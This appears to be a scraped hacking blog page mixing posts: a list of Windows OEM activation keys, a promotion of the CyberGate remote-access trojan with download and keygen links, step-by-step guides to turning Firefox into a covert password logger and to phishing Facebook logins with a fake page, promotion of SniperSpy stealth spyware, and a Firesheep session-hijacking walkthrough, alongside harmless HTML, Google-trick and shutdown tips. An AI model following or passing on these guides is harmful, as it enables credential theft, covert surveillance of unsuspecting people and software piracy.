################## #OS|Type|Brand|Key ##################


Vista|Ultimate|Acer|3YDB8-YY3P4-G7FCW-GJMPG-VK48C
Vista|Business|Acer|2TJTJ-C72D7-7BCYH-FV3HT-JGD4F
Vista|BusinessN|Acer|2434H-HFRM7-BHGD4-W9TTD-RJVCH
Vista|HomeBasic|Acer|2W7FD-9DWCB-Q9CM8-KTDKK-8QXTR
Vista|HomeBasicN|Acer|22TC9-RDMDD-VXMXD-2XM2Y-DT6FX
Vista|HomePremium|Acer|2TYBW-XKCQM-XY9X3-JDXYP-6CJ97
Vista|Starter|Acer|26VQB-RP3T9-63FVV-VD7RF-H7M2Q
Server|SBS|Dell|76GGM-4MQ6T-XCJH9-6R2XQ-PW2D2
Server|Business|Dell|76GGM-4MQ6T-XCJH9-6R2XQ-PW2D2
Server|Enterprise|Dell|26Y2H-YTJY6-CYD4F-DMB6V-KXFCQ
Server|Standard|Dell|223PV-8KCX6-F9KJX-3W2R7-BB2FH
7|ServerStandard|Dell|D7TCH-6P8JP-KRG4P-VJKYY-P9GFF
7|Ultimate|Acer|FJGCP-4DFJD-GJY49-VJBQ7-HYRR2
7|Ultimate|Asus|2Y4WT-DHTBF-Q6MMK-KYK6X-VKM6G
7|Ultimate|Dell|342DG-6YJR8-X92GV-V7DCV-P4K27
#7|Ultimate|Lenovo 2|22TKD-F8XX6-YG69F-9M66D-PMJBM
7|Ultimate|Lenovo|6K2KY-BFH24-PJW6W-9GK29-TMPWP
7|Ultimate|Samsung|49PB6-6BJ6Y-KHGCQ-7DDY6-TF7CD
#7|UltimateE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|UltimateN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
7|Professional|Acer|YKHFT-KW986-GK4PY-FDWYH-7TP9F
7|Professional|Asus|2WCJK-R8B4Y-CWRF2-TRJKB-PV9HW
7|Professional|Dell|32KD2-K9CTF-M3DJT-4J3WC-733WD
7|Professional|Fujitsu|PT9YK-BC2J9-WWYF9-R9DCR-QB9CK
7|Professional|HP|74T2M-DKDBC-788W3-H689G-6P6GT
7|Professional|Lenovo|237XB-GDJ7B-MV8MH-98QJM-24367
7|Professional|Samsung|GMJQF-JC7VC-76HMH-M4RKY-V4HX6
7|Professional|Sony|H9M26-6BXJP-XXFCY-7BR4V-24X8J
7|Professional|Toshiba|2V8P2-QKJWM-4THM3-74PDB-4P2KH
#7|Professional|????|862R9-99CD6-DD6WM-GHDG2-Y8M37
#7|ProfessionalE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|ProfessionalN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|HomePremium|Asus 2|7JQWQ-K6KWQ-BJD6C-K3YVH-DVQJG
7|HomePremium|Advent|38JTJ-VBPFW-XFQDR-PJ794-8447M
7|HomePremium|Asus|2QDBX-9T8HR-2QWT6-HCQXJ-9YQTR
7|HomePremium|Dell|6RBBT-F8VPQ-QCPVQ-KHRB8-RMV82
7|HomePremium|Fujitsu|C6MHH-TRRPT-74TDC-FHRMV-XB88W
7|HomePremium|HP|4FG99-BC3HD-73CQT-WMF7J-3Q6C9
7|HomePremium|Lenovo|27GBM-Y4QQC-JKHXW-D9W83-FJQKD
7|HomePremium|LG|38GRR-KMG3D-BTP99-TC9G4-BBDJJ
7|HomePremium|Packard Bell|VQB3X-Q3KP8-WJ2H8-R6B6D-7QJB7
7|HomePremium|Samsung|CQBVJ-9J697-PWB9R-4K7W4-2BT4J
7|HomePremium|Siragon|HWDFB-YVFG4-3TJ7F-Q3WMT-7B6PH
7|HomePremium|Sony|H4JWX-WHKWT-VGV87-C7XPK-CGKHQ
#7|HomePremium|Toshiba 2|6GF36-P4HWR-BFF84-6GFC2-BWX77
7|HomePremium|Toshiba|6B88K-KCCWY-4F8HK-M4P73-W8DQG
#|HomePremium|????|2P2P9-CM3F8-FTV6P-PC7CX-8TFF7
#7|HomePremiumE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|HomePremiumN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
7|HomeBasic|Acer|MB4HF-2Q8V3-W88WR-K7287-2H4CP
7|HomeBasic|Asus|89G97-VYHYT-Y6G8H-PJXV6-77GQM
7|HomeBasic|HP|DX8R9-BVCGB-PPKRR-8J7T4-TJHTH
7|HomeBasic|Lenovo|22MFQ-HDH7V-RBV79-QMVK9-PTMXQ
7|HomeBasic|Samsung|2P6PB-G7YVY-W46VJ-BXJ36-PGGTG
#7|HomeBasicE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|HomeBasicN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
7|Starter|Acer|RDJXR-3M32B-FJT32-QMPGB-GCFF6
7|Starter|Asus|6K6WB-X73TD-KG794-FJYHG-YCJVG
7|Starter|Dell|36Q3Y-BBT84-MGJ3H-FT7VD-FG72J
7|Starter|HP|RH98C-M9PW4-6DHR7-X99PJ-3FGDB
7|Starter|Lenovo|273P4-GQ8V6-97YYM-9YTHF-DC2VP
7|Starter|Nokia|2XGHP-9TQK2-8CF28-BM2P2-8FRX8
7|Starter|Toshiba|TGBKB-9KBGJ-3Y3J6-K8M2F-J2HJQ
#7|StarterE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|StarterN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|Enterprise|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|EnterpriseE|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
#7|EnterpriseN|Demo|XXXXX-XXXXX-XXXXX-XXXXX-XXXXX
[Read More...]


CYBERGATE ....THE NEW GENERATION OF KEYLOGGING,CYBERSPYING,.......ETC..!!


What is CyberGate:

CyberGate is a powerful, fully configurable and stable Remote Administration Tool coded in Delphi that is continuously getting developed by our experienced team.

What it can do :

CyberGate was built to be a tool for various  possible applications, ranging from assisting Users with routine maintenance tasks, to remotely monitoring your Children, captures regular user activities and maintain a backup of your typed data automatically. It can also be used as a monitoring device for detecting unauthorized access.
CyberGate achieves this though it's abundant array of features. A few of which are illustrated below :
[+] Automatically map ports if your router supports uPnP;
[+] Multi-Threaded : allowing for multiple clients to be connected, along with increased reliability.
[+] Reverse Connection :  Some of the listed advantages of a reverse connection - 
# Outgoing connections generally are less treating, and are less likely to be detected or blocked by a firewall, such as a router.
# Since the remote's computer is connecting to the remote administrator, one does not need to know the remote's IP address in order to connect.
# It is much easier to keep track of the computers the RAT is installed on, since they are all "calling home" by connecting to the remote administrator.
[+] User Friendly GUI : The neat and simple GUI of CyberGate make this tool very easy to use and the simplest way to achieve yours goals.
[+] Stealth : The various features of the server installation makes the server extremely customizable accord to each user's needs and requirements.
[+] Keylogger : This tool can be used to find out what is happening on your computer while you are away, maintain a backup of your typed data.
[+] Password recovery : It can be used to recover some of passwords that your forgot long time ago.
[+] Tasks: CyberGate is able to create either tasks for the Client to perform on a specific time after being started or an individual remote whenever it connects back to CyberGate.
[+] Connections tab: You can monitor all the connections and client performance from a connection log that will register actions and time /date for those actions.
[+] File Manager with the ability to download, run, run as administrator, and so many other and the amazing option to see all images of a selected folder as thumbnails;
[+] It can also be used as a monitoring device for detecting unauthorized access.
... and so many other options and features!

How to get CyberGate:

CyberGate comes in two variants, a trial version and a private version distributed to customers only.
Currently with only 1 edition for sale and 3 more editions getting ready for sale in the next few weeks.


GET CYBER GATE FRM HERE: http://torrentdeluxe.com/torrents/515905-cybergate..exe.html   

                                                     http://torrentdeluxe.com/cybergate-3.6.1-torrent.html


KEYGEN: http://xpokey.com/full-download-75716/cybergate-361-free-crack-keygen.html


[Read More...]


WINDOWS 8 THEMES.........FOR 7 , VISTA , XP...!!!


This is going to be a list of Windows 8 Themes. Of course Windows 8 is not available yet, but many designers have created some amazing themes when they heard that Microsoft is already working on Windows 8. As of right now, obviously all Windows 8 themes are for older Windows operating systems.

Gallery of Windows 8 Themes

You can browse through our gallery of Windows 8 themes:

New Windows 8 Themes Added! (for Windows 7)

We have added more Windows 8 themes. The following theme is a dark shell theme inspired by Windows 8:

Windows 8 Themepack Themes For Windows 7

December Update: We have added a themepack for all Windows 7 users that includes various Windows 8 wallpapers. You can download this theme here:
Windows 8 Theme for Windows 7

Windows 8 Shell Themes (for Windows 7)

Windows 8 Theme for Windows 7
This theme modifies the progress bar, the start panel, the explorer shell, the start orb, the login screen and much more.

Windows 8 Transformation Themes (for Vista)

Windows 8 Transformation Pack
A Windows Vista theme that modifies your shell, logon backgrounds, desktop wallpapers, system tray icons and more. Mufflerexoz put a lot of work into this “Pro” theme. If Windows 8 will look similar to this we already have a winner ;)
Seriously, Microsoft should definitely hire some of the many dedicated theme designers to help improve the GUI (You probably heard the news that many parts of Windows 7 were inspired by MAC OS X). Muffler also created many other themes for XP, Vista and Windows 7. Hopefully, we will see some similar Windows 8 themes soon.

Ultimate Windows 8 Theme (for Vista)

Windows 8 Theme
A very simple transparent theme that modifies the Start orb and the build numbers. The creator is also probably using ObjectDock to add a MAC-like dock. Download Theme

Windows 8 Superbar Themes (for Vista)

Windows 8 Theme Superbar Vista
If you want to get a Windows-7-like taskbar in Windows Vista you’ll definitely need the “Superbar”. This theme inspired by Windows 8 makes use of the Superbar.
Download Theme

Windows 8 ViGlance Theme (for Vista)

Another theme by muffler that is using the Windows 7 Superbar. It also modifies the start orb. Download Theme

Windows 8 Themes (for Windows XP)

So far there are not a lot of themes for Windows XP, but we will be on the lookout for more.
Windows 8 Theme for XP
A Windows 8 theme for XP that simply rocks. Of course Windows 8 won’t be out for a couple years, but Studio48 has been inspired by the amazing Windows 8 news and concepts.

WindowBlinds Theme (Windows 7/Vista)

Another great desktop theme has been created by caezar, but for this one you need WindowBlinds:
Windows 8 Theme for XP

Windows 8 Concept Art

Aside from Windows 8 themes, there are various nice Windows 8 concepts. Two concepts for a white Windows 8 edition, which I like a lot:

Download Windows 8 Themes:

The following file is a torrent file which you can open with torrent clients like uTorrent. The archive includes several Windows 8 themes:
Download Windows 8 Themes

If you have created any Windows 8 themes, please post a link below so we can include them here. So far, this is the most complete list of Windows 8 themes.
[Read More...]


Trick on How to Convert Firefox into keylogger...by RICKzzz


Do you want create your own working undectable keylogger and without any programming knowledge.The keylogger can store all the usernames and passwords of mozilla firefox without the user’s consent.
How this Keylogger Works?
Whenever you login into any website using mozilla firefox browser it always ask’s you whether you want to Save password or not for that website.
We will be using a script that will not give the user option to save the password instead it will automatically save the passwords without user’s consent and we will retrieve them later.
Can this be detected by antivirus?
I have scanned it with Mcafee,Norton and Avast and it is totally undetectable.
Does It work on all websites?
It is working on almost all websites like facebook,hotmail,reddit and digg.But this trick somehow failed on Gmail.
Now I will give you the step by step tutorial on how to use this trick
  1. Download this script here
  2. Now go to the following address
If you are Windows user then goto
C:/Program Files/Mozilla Firefox/Components
If you are MAC user then goto
Applications > Right click Firefox > Show Package Contents > Contents/MacOS/Components
  1. Now find a file nsLoginManagerPrompter.js and copy it to somewhere safe location because we will be replacing this file in next step.
  2. Extract the script folder that you have downloaded in first step and copy and paste the nsLoginManagerPrompter.js from the folder to the folder mentioned in step 2.
  3. So now your firefox keylogger is ready.Now Each and every username and password will be automatically saved.
The next step is to retrieve the username and passwords that have been stored in your firefox browser.
[Read More...]


How To Hack Facebook...by devzz cyber arenaa....!!!


1) How To Hack Facebook – Phishing
Phishing is the most commonly used method to hack Facebook. The most widely used technique in phishing is the use of Fake Login Pages. So , we’ll create login page taht resemble the original facebook login page. The victim is fooled to believe the fake facebook page to be the real one and enter his/her password. But once the user attempts to login through these pages, his/her facebook login details are stolen away.

Step 1
Download fake facebook login page from this link . Upload all downloaded files to web hosting that supports php language, . I recommend 000webhost.com , it’s free and has all what you need.


Step 2
Login to your web hosting and upload files to root folder (root folder in 000webhost is /public_html), if you want to upload it to other folder then you’ll need to change facebook.htm code , action=”/login.php” , replace with action=”/yourFolder/login.php”. Below are instructions how to upload files to 000webhost.com , for other web hosting services is similar. Launch Cpanel , go to File Manager and upload.


Step 3
Select FacebookPasswords.htm and Pass.php and click on Chmod. Set the permissions to 777.


That is it. Send url of the fake facebook login page to the person you want to hack . 


2) How To Hack Facebook – Sniper Spy (Remote Install Supported)
SniperSpy is the industry leading Remote password hacking software combined with the Remote Install and Remote Viewing feature.Once installed on the remote PC(s) you wish, you only need to login to your own personal SniperSpy account to view activity logs of the remote PC’s! This means that you can view logs of the remote PC’s from anywhere in the world as long as you have internet access! Do you want to Spy on a Remote PC? Expose the truth behind the lies! Unlike the rest, SniperSpy allows you to remotely spy any PC like a television! Watch what happens on the screen LIVE! The only remote PC spy software with a SECURE control panel! This Remote PC Spy software also saves screenshots along with text logs of chats, websites, keystrokes in any language and more. Remotely view everything your child, employee or anyone does while they use your distant PC. Includes LIVE admin and control commands!


SniperSpy Features:
1. SniperSpy is remotely-deployable spy software
2. Invisibility Stealth Mode Option. Works in complete stealth mode. Undetectable!
3. Logs All Keystrokes

4. Records any Password (Email, Login, Instant Messenger etc.)

5. Remote Monitor Entire IM Conversations so that you can spy on IM activities too
6. Captures a full-size jpg picture of the active window however often you wish
7. Real Time Screen Viewer
8. Remotely reboot or shutdown the PC or choose to logoff the current Windows user
9. Completely Bypasses any Firewall
What if i dont have physical acess to victims computer?

No physical access to your remote PC is needed to install the spy software. Once installed you can view the screen LIVE and browse the file system from anywhere anytime. You can also view chats, websites, keystrokes in any language and more, with screenshots.
This software remotely installs to your computer through email. Unlike the other remote spy titles on the market, SniperSpy is fully and completely compatible with any firewall including Windows XP, Windows Vista and add-on firewalls.
The program then records user activities and sends the data to your online account. You login to your account SECURELY to view logs using your own password-protected login. You can access the LIVE control panel within your secure online account.
Why would I need SniperSpy?
Do you suspect that your child or employee is inappropriately using your unreachable computer? If yes, then this software is ideal for you. If you can’t get to your computer and are worried about the Internet safety or habits of those using it, then you NEED SniperSpy.
This high-tech spy software will allow you to see exactly what your teenager is doing in MySpace and elsewhere in real time. It will also allow you to monitor any employee who uses the company computer(s).


DOWNLAOD SNIPER SPY

3) How To Hack Facebook – View Private Pictures
This hack will enable you to view private pictures in facebook by adding a link above photos to see them in their albums, even if you’re not their friend. We’ll be using Greasemonkey script for firefox.

This hack will add a link above such photos with a link saying “See this Photo in its Album”. Clicking this link will reload the photo, but you’ll be viewing it inside the album that you couldn’t view without this hack.
When you’re viewing a photo that is in an album like this, the script (Greasemonkey script) will now add a link above the photo that says “Back to Album”. This will remove the photo from the page and load a thumbnail gallery of all photos in the album.
When viewing all photos of a user, on the page that shows photos of them and their albums etc., a link is added at the top to view all photos of them on one page.
This script however cannot get around Facebook’s security, so you will not be able to view photos that you can’t otherwise view.
Before I teach you how to apply this hack, I’ll be assuming that you are using Firefox Browser and have Greasemonkey script addon installed on it.
Click here to download Greasemonkey Script addon for firefox.
After you are done installing Greasemonkey Script, restart your firefox.
Now download the following script by clicking on the link below:

DOWNLOAD SCRIPT

When you click the link above, you’ll be welcomed to the screen similar this:

Click on Install, restart firefox if needed. Now the script you applied will be working forever.
If you have any problem with this hack you can comment us or go to the discussion board of this script.


DO POST UR FEED BACK GUYSSS.....OR ANR QUERIESSS.......:-))))))


[Read More...]


The easiest HTML guide for beginners...by devzz arena..!!


Let's begin to create your first web page. To make this truly the easiest guide, we will ignore some technical terms and details that you don't need to know right now.

This tutorial will guide you in creating a simple web page containing text, image, links to other web pages, and email link. What you need for this tutorial is only a simple text editor program like Notepad or other programs that you use for writing text on your machine. If you're using Windows 95/98, just click 'Start' -> 'Programs' -> 'Accessories' -> 'Notepad'

Create your first web page

First, type the first line of our web page
<HTML>
then type this
</HTML>
You can type them in capital case or lower case. It doesn't matter. I typed them in capital to make it easy to read. Nothing has happened yet; we have just told the browsers (Netscape, Internet Explorer, and etc.) that this is a HTML document. The first <HTML> is to tell the browser that "Here's the begining of HTML section." </HTML> tells the browsers that "Here's the end of HTML section." Inside these two tags is where you will put the contents of your web page in.
Notice that we have <HTML> and </HTML>. This is how we open and close HTML tags. The closing tag is always in </.....> format. In most case, you will have to close every tag that you open.
Next, add a HEAD section to your web page.
<HTML>
<HEAD>
<TITLE>My first page</TITLE>
</HEAD>
</HTML>

<TITLE> tells the browsers that the title of our web page is "My first page." This sentence will appear at the top of browser window. Where? Look at the top of this window (the one that you're reading) and you will see "The easiest HTML guide for beginners"
OK. Now, let's put in the first word that the browser will display.
<HTML>
<HEAD>
<TITLE>My first page</TITLE>
</HEAD>
<BODY>
<H1>HELLO</H1>
</BODY>
</HTML>

We put <BODY> to tell the browser that this is the starting point of the body of our document. <H1> refers to header 1, which is the biggest size (see below.) You can try from <H1> to <H6>. Different numbers will yield different sizes.
Here is an example: 

h1

h3

h5
Let's get back to our document. It now looks like this in a browser.

HELLO

Let's save this web page and view it in your browser. Save the page using 'save as' and name it whatever you like. Let's name it "mypage.htm" Please remember the location of your file. You may create a new directory for it or just simply save it in drive C. Open your web browser (Netscape or Internet Explorer) and try to open the file that you just save. Click on 'File' -> 'Open' and type in c:\mypage.htm or the path to your file.
[Read More...]


Trick to Hack Facebook and Twitter Password on Wifi by devzz cyber arena..!!


Do you access your Facebook or Twitter account while you are on a public network like your college’s or office’s unsecured wifi.Then this is the time that you should think about your account security.If you think that facebook or Twitter are secured websites then it’s the time to face the reality they are not secured.Whenever you login into your facebook or twiiter account check the address bar of your browser you will see something like http://www.facebook.com/home.php? Similar is the case with twitter.They use http protocol instead of secured https protocol.But if you login into your gmail account you will notice that it uses https protocol.

So, the trick I am telling you works only on websites like facebook,twiiter,flickr but not on secured websites like Gmail.So here is Trick to Hack Facebook and Twitter Password on Wifi and also the method of protection from this hack.This trick doesnot require any programming knowlege and everyone can use this trick easily.
1.Download firesheep Firefox extension.This is a freeware extension for firefox browser.


2.  Once installed it will open a sidebar window into your firefox browser.

3.Now it will show all the people who are connected to unsecured wifi network.Once they login into your facebook or twitter account you will get a notification and with a single click you can login into their account.
This whole thing work on the technique of cookie hijacking.Once your session cookie is hacked then anybody can login into your account.These cookies can be easily caputered on unsecured wifi network.
The best way to protect yourself from such a hacking trick is to avoid using your facebook or twitter accounts on unsecured wifi networks as it is a security lapse from the websites not on your side.


Note:-This article is to inform you about how your password can be hacked and how to prevent it.This article is purely for educational purposes. 

DO post ur feedback..guysss...thru commentss..!! 


[Read More...]


Top 7 Funny Google Tricks by devz cyber arena........:)


  1. 1. Google gravity:- We all have read the Newton’s law of gravity.Does it also apply to google?To test it follow the instructions
  • Go to google.com
  • Type Google Gravity
  • Click on I’m feeling Lucky
Now you will see the effect of gravity on google.The google icon will fall down automatically.You can even pickup and throw google icon anyware.

  1. 2. Google Pacman Game:-I have already published a post on the google pacman.To read how to play the pacman game on google click the link below
Play Google Pacman Game
  1. 3. Change Background Image:-You can also change the background image of google image.To change the background image follow the instructions
  • Go to google.com
  • Click on the Change Background Image
  • Login with gmail username and upload Image
This will not work if you open the encrypted google.To open unencrypted version  click Here
  1. 4. Epic Google:- In epic google you will see the font size of google increasing automatically as if it will come out of your computer screen.To use google Follow the instructions
  • Go to google.com
  • Type Epic Google
  • Click on I’m feeling Lucky
  1. 5. Google Advanced Search Hacks:-Google provides some special search operators.By using these operators you can easily search anything you want.To learn about these oprators and how to use them click the link below.
Google advanced search hack
  1. 6. Google Hacker:-want to see how the google homepage will look if it gets hacked .Follow the instructions below
  • Go to google.com
  • Type Google Hacker
  • Click on I’m feeling Lucky
  1. 7. Annoying Google:- In this trick the capitalisation of your searches will change automatically.Some words will change into small letter and some into capital letters in your search result.Want to try it follow the instructions
  • Go to google.com
  • Type Annoying Google
  • Click on I’m feeling Lucky


If you also know some more cool google tricks then do share with us and our readers by commenting your google tricks
[Read More...]


To hide A drive or volume from ur computer using command prompt:


Hide Drive


Steps to Hide Drive
1. Go to Start — > Run –> Cmd open command prompt.
2. Type diskpart in the command prompt, now diskpart session opens.
3. Type list volume and press enter.
Diskpart List Volume
4. You can see list of volume and Letters for the Volume.
5. Now select a volume for example type select volume 3 you can get a message volume 3 is selected.
6. Type remove letter F (Note : you should type current volume letter only)
Diskpart Remove Letter
7. Now F drive is hided, just need to restart the machine.
Hide F Drive
8. To Recover the Volume letter F follow the above procedure up to step 5.
9. Now type assign letter F and restart your machine.
Recover F  Drive
10. Your hidden drive is rolled back.

do post ur feed back guyss ...
ricks
[Read More...]


How-to: Remotely shut down your computer


Think of this scenario; You are lying in bed and just finished watching a movie that you were streaming from a computer downstairs. You want to sleep, but you need to head downstairs to turn the computer off. Save some time, and do it from the computer upstairs.
There are a number of ways that you can restart or shutdown remote computers. You could use a remote desktop connection, but there are quicker ways and we will look at them today.
This article will show you various methods you can use to shutdown or restart computers on your network. We will look at:
  • Command Line/Shortcuts
  • Windows Tools
  • 3rd Party Applications
As well as looking after the environment and your pocket by saving electricity, it is surprisingly easy to achieve. This article is very much aimed at a home user. Most server operating systems have much more powerful tools available.
I have learnt a thing or two researching for this article.


What you need:
All of the methods below require you to have an administrator account on the computer you want to shut down. This was a relief for me as I could see all sorts of ways this could be abused without such security.
All the methods below will require you to have either the IP address or machine name of the computer or computers you want to shutdown remotely.
All of the methods below were created using Windows XP. Vista offers the same commands and a few extras, while Windows 2000 has similar commands. If you use 2000, change the “-“ to a “/”.


Method 1: Command line
Microsoft has included a tool that comes with Windows that will be the focus of most of this article. I always like to use inbuilt utilities when they are available. In this case the command is “shutdown”.
If you open up a command prompt (Start > Run > Cmd) and type “shutdown”, you will see that there are a bundle of arguments you can use with the shutdown command. The -m argument followed by the machine name, and a -r(restart trigger) will shutdown your computer. The best way for me to explain it is through examples.
In the command prompt, try the following:
shutdown -m \\computername -s
Lets break it down:
  1. The shutdown command gets the ball rolling
  2. -m \\computername should be the name of the computer you want to shutdown.
  3. -s tells the remote computer to Shutdown.
There are a number of other arguments you can use.
  1. -r tells the remote computer to Restart
  2. -l tells the remote computer to logoff
So that is all you need to know to do it from the command line. I find it a bit tricky to remember all the switches, so the methods below are more ideal for me.


Method 2: Shortcuts
This method uses the same “shutdown” command as above. The only difference is that we put the command into a shortcut so that we can launch it quickly.
Right click on your desktop
Select “New”
Select “Shortcut”
In the path put in:
shutdown -m \\computername -s
Call it whatever you want and change the icon if you would like.
Now you have a shortcut that when it is launched will shutdown the remote computer. How easy is that!

Method 3: Windows Tools
ShutdownThe “shutdown” command we have been looking at above has a graphical front end with a few nice features in it. If you have multiple computers you want to shut down, this may be a good option for you.
To get into it, open a command prompt and type “shutdown -i”
The graphical front-end will open up.
In here, you will see the same options available to you as the manual methods above, but this time you can list or browse multiple computers on your network and do bulk shutdowns or restarts.
It is fairly self explanatory, so I won’t go into it much more. It isn’t all that powerful. Check out another utility below.
This method requires you to put in a reason as to why you are restarting/shutting down. It’s a real pain.


Method 4: External utilities
Rcl

RCL– Remote Computer Log On is a program I came across while scouring through SourceForge. It doesn’t look like much, but it is much more powerful and user friendly than the options above.
RCL was originally designed by a school teacher to control the computers in a computer lab. RCL offers no annoying fonts or popups. It makes up for them in features.
You can login/out, shutdown or restart multiple computers. There is even a feature to enable or disable Internet access.
The computer list uses text files making it easy to list groups of computers; i.e. one file for each lab.
It may be more than you want, but I am definitely going to be using this gem. If only I had it 3 years ago. Download it from SourceForge.
Another program of note is XP remote Timer. It runs much the same as the shutdown command but it offers a timer feature. It might be a good way to control how much time the kids use their computer.
Which method is right for me?
When this article was suggested to me, shortcuts seemed like the most practical way to control 1 or 2 remote computers. As the amount of computers increased, the graphical utilities won out.
Note:
Windows has inbuilt power management features which you might choose to use to shutdown a machine automatically when it is not in use for a certain period of time. This would achieve the same thing, but it removes the control you can have.


[Read More...]


Latest From us

Remcos Rat 2019 [ Setup Guide + Tutorial ]

Instructions

THIS WEBSITE IS BUILT BY ME FOR EDUCATIONAL PURPOSE. IF YOU USE THIS INFORMATION TO HARM ANY SUBSTANCE OR COMMUNITY PERSONALLY AND GOT CAUGHT THAN WE ARE NOT RESPONSIBLE, EXPAND YOUR INFORMATION,SHARE UR THOUGHTS AND KNOWLEDGE WITH US. MAIL ME ON RRRICKY.SAINI2@GMAIL.COM

Contributors

Stay Connected

DMCA.com
Return to top of page Copyright © 2011 | Platinum Theme Converted into Blogger Template by devzcyberarena